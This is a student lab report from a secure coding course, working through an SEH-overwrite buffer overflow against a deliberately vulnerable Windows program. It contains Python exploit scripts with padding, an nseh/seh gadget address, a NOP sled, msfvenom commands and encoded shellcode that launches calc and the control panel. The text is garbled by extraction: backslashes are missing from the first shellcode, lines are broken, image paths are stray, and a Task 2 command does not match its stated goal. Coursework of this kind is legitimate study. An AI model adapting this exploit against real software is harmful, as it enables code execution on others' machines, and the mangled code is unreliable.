



CSE-2010 Secure Coding Lab[Slot- L23-L24]

LAB - 8

Name :- Tarun Kashyap

Reg. No. :- 18BCD7183

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
 - Replace the shellcode in the exploit2.py
- Install Vuln_Program_Stream.exe and Run the same

Analysis

- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```

- Change the default trigger to open control panel.

Initially the code has some bugs so the correct code after correcting the bugs is as follows

TASK 1 (Trigger CMD)

Exploit2.py

```
# -*- coding: cp1252 -*-
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4B 5B POP EBX
```

```
#40010C4C 5D POP EBP
```

#40010C4D C3 RETN

#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program
Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

buf = b""

buf += b"x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49"

buf += b"x49x49x49x49x49x49x49x43x43x43x43x43x43"

buf += b"x37x51x5ax6ax41x58x50x30x41x30x41x6bx41"

buf += b"x41x51x32x41x42x32x42x42x30x42x42x41x42"

buf += b"x58x50x38x41x42x75x4ax49x79x6cx59x78x4d"

buf += b"x52x75x50x75x50x47x70x51x70x4bx39x58x65"

buf += b"x55x61x6bx70x50x64x6cx4bx30x50x74x70x6e"

buf += b"x6bx66x32x36x6cx6ex6bx31x42x45x44x6ex6b"

buf += b"x54x32x51x38x34x4fx6dx67x42x6ax34x66x44"

buf += b"x71x39x6fx4ex4cx35x6cx70x61x63x4cx77x72"

buf += b"x66x4cx77x50x7ax61x5ax6fx44x4dx56x61x79"

buf += b"x57x58x62x6ax52x53x62x71x47x6cx4bx53x62"

buf += b"x44x50x4cx4bx63x7ax57x4cx4ex66x30x4cx72"

buf += b"x31x73x48x59x73x71x58x55x51x5ax71x46x31"


buf += b"x4ex6bx76x39x45x70x75x51x39x43x6ex6bx67"

buf += b"x39x75x48x5ax43x57x4ax43x79x4cx4bx37x44"

```
buf += b"x4cx4bx35x51x48x56x55x61x4bx4fx4ex4cx5a"  
buf += b"x61x6ax6fx46x6dx75x51x4bx77x67x48x49x70"  
buf += b"x44x35x38x76x55x53x33x4dx6ax58x57x4bx31"  
buf += b"x6dx76x44x54x35x7ax44x70x58x6ex6bx33x68"  
buf += b"x76x44x77x71x39x43x63x56x4cx4bx76x6cx70"  
buf += b"x4bx4ex6bx33x68x57x6cx36x61x79x43x4ex6b"  
buf += b"x64x44x6cx4bx76x61x5ax70x6fx79x50x44x61"  
buf += b"x34x44x64x63x6bx51x4bx51x71x63x69x71x4a"  
buf += b"x46x31x49x6fx79x70x53x6fx31x4fx51x4ax4c"  
buf += b"x4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31"  
buf += b"x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46"  
buf += b"x30x62x48x54x71x6cx4bx62x4fx4cx47x4bx4f"  
buf += b"x4bx65x6fx4bx4ax50x4ex55x4fx52x30x56x52"  
buf += b"x48x4fx56x5ax35x6dx6dx6fx6dx39x6fx6bx65"  
buf += b"x65x6cx35x56x71x6cx76x6ax6dx50x6bx4bx4b"  
buf += b"x50x72x55x66x65x6dx6bx43x77x52x33x53x42"  
buf += b"x30x6fx73x5ax43x30x46x33x4bx4fx58x55x51"  
buf += b"x73x72x4dx43x54x53x30x41x41"
```

```
payload = junk + nseh + seh + nops + buf.decode("utf-8") with  
open ('payload.txt', 'w',encoding="utf8", errors='ignore') as f:  
f.write(payload)  
f.close
```

Payload generated:





Somewhat like this

Crashing the application

Use the generated payload and try to exploit any of the input fields to see if crashes or not.


Here the FIND COMPUTER field has a buffer overflow vulnerability.

It crashed the application and triggered calc.exe which opens the calculator.



Task 2 (TRIGGERING CONTROL PANEL)

Generate payload using msfvenom



Use this is in the code

Code

Exploit.py

```
# -*- coding: cp1252 -*-
```

```
f= open("payload.txt", "w")
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

#40010C4B 5B POP EBX

#40010C4C 5D POP EBP

#40010C4D C3 RETN

#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

buf = b""

buf += b"\xdd\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"

buf +=

b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37" buf

+= b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"

buf +=

b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"

buf +=

b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x68\x68\x4d\x52" buf

+= b"\x73\x30\x57\x70\x45\x50\x63\x50\x6e\x69\x4d\x35\x56"

buf +=

b"\x51\x79\x50\x72\x44\x6e\x6b\x36\x30\x44\x70\x4c\x4b" buf

+= b"\x51\x42\x64\x4c\x6e\x6b\x31\x42\x64\x54\x6e\x6b\x70"

buf += b"\x72\x36\x48\x56\x6f\x6e\x57\x31\x5a\x66\x46\x35\x61"

buf += b"\x59\x6f\x6c\x6c\x67\x4c\x35\x31\x71\x6c\x53\x32\x56"

buf += b"\x4c\x31\x30\x6a\x61\x68\x4f\x74\x4d\x36\x61\x38\x47"

buf +=
b"\x7a\x42\x4a\x52\x36\x32\x30\x57\x4c\x4b\x53\x62\x36" buf
+= b"\x70\x6c\x4b\x32\x6a\x45\x6c\x6c\x4b\x50\x4c\x37\x61" buf
+= b"\x30\x78\x4b\x53\x42\x68\x43\x31\x78\x51\x33\x61\x6e"
buf +=
b"\x6b\x73\x69\x45\x70\x35\x51\x69\x43\x4c\x4b\x51\x59" buf
+= b"\x66\x78\x48\x63\x74\x7a\x77\x39\x4c\x4b\x50\x34\x6e" buf
+= b"\x6b\x77\x71\x49\x46\x35\x61\x59\x6f\x6c\x6c\x59\x51" buf
+= b"\x48\x4f\x34\x4d\x55\x51\x78\x47\x35\x68\x39\x70\x42" buf
+= b"\x55\x78\x76\x55\x53\x51\x6d\x39\x68\x55\x6b\x31\x6d"
buf +=
b"\x36\x44\x34\x35\x5a\x44\x33\x68\x6e\x6b\x43\x68\x51" buf
+= b"\x34\x57\x71\x79\x43\x50\x66\x6e\x6b\x36\x6c\x42\x6b"
buf += b"\x6c\x4b\x42\x78\x75\x4c\x35\x51\x5a\x73\x4c\x4b\x76"
buf +=
b"\x64\x4e\x6b\x53\x31\x5a\x70\x6b\x39\x52\x64\x77\x54" buf
+= b"\x35\x74\x63\x6b\x53\x6b\x71\x71\x52\x79\x43\x6a\x63"
buf += b"\x61\x49\x6f\x49\x70\x63\x6f\x73\x6f\x61\x4a\x6c\x4b"
buf += b"\x55\x42\x68\x6b\x4c\x4d\x61\x4d\x32\x4a\x75\x51\x6c"
buf +=
b"\x4d\x4b\x35\x58\x32\x63\x30\x37\x70\x45\x50\x52\x70" buf
+= b"\x43\x58\x30\x31\x4e\x6b\x32\x4f\x6c\x47\x49\x6f\x68" buf
+= b"\x55\x4f\x4b\x38\x70\x68\x35\x49\x32\x33\x66\x50\x68" buf
+= b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x4b\x4f\x58\x55\x45"
buf += b"\x6c\x37\x76\x61\x6c\x76\x6a\x4f\x70\x79\x6b\x69\x70"
buf +=

```
b"\x31\x65\x57\x75\x6f\x4b\x52\x67\x46\x73\x73\x42\x32" buf
+= b"\x4f\x70\x6a\x73\x30\x70\x53\x79\x6f\x6b\x65\x50\x63" buf
+= b"\x42\x4f\x72\x4e\x30\x74\x33\x42\x62\x4f\x50\x6c\x37" buf
+= b"\x70\x41\x41"
```

```
payload = junk + nseh + seh + nops + buf
```


```
f.write(payload)
```

f.close


Payload

[illegible]

[illegible]



Put this payload in the FIND COMPUTER input field and see the vulnerability.



Crashing of the application triggered the control panel

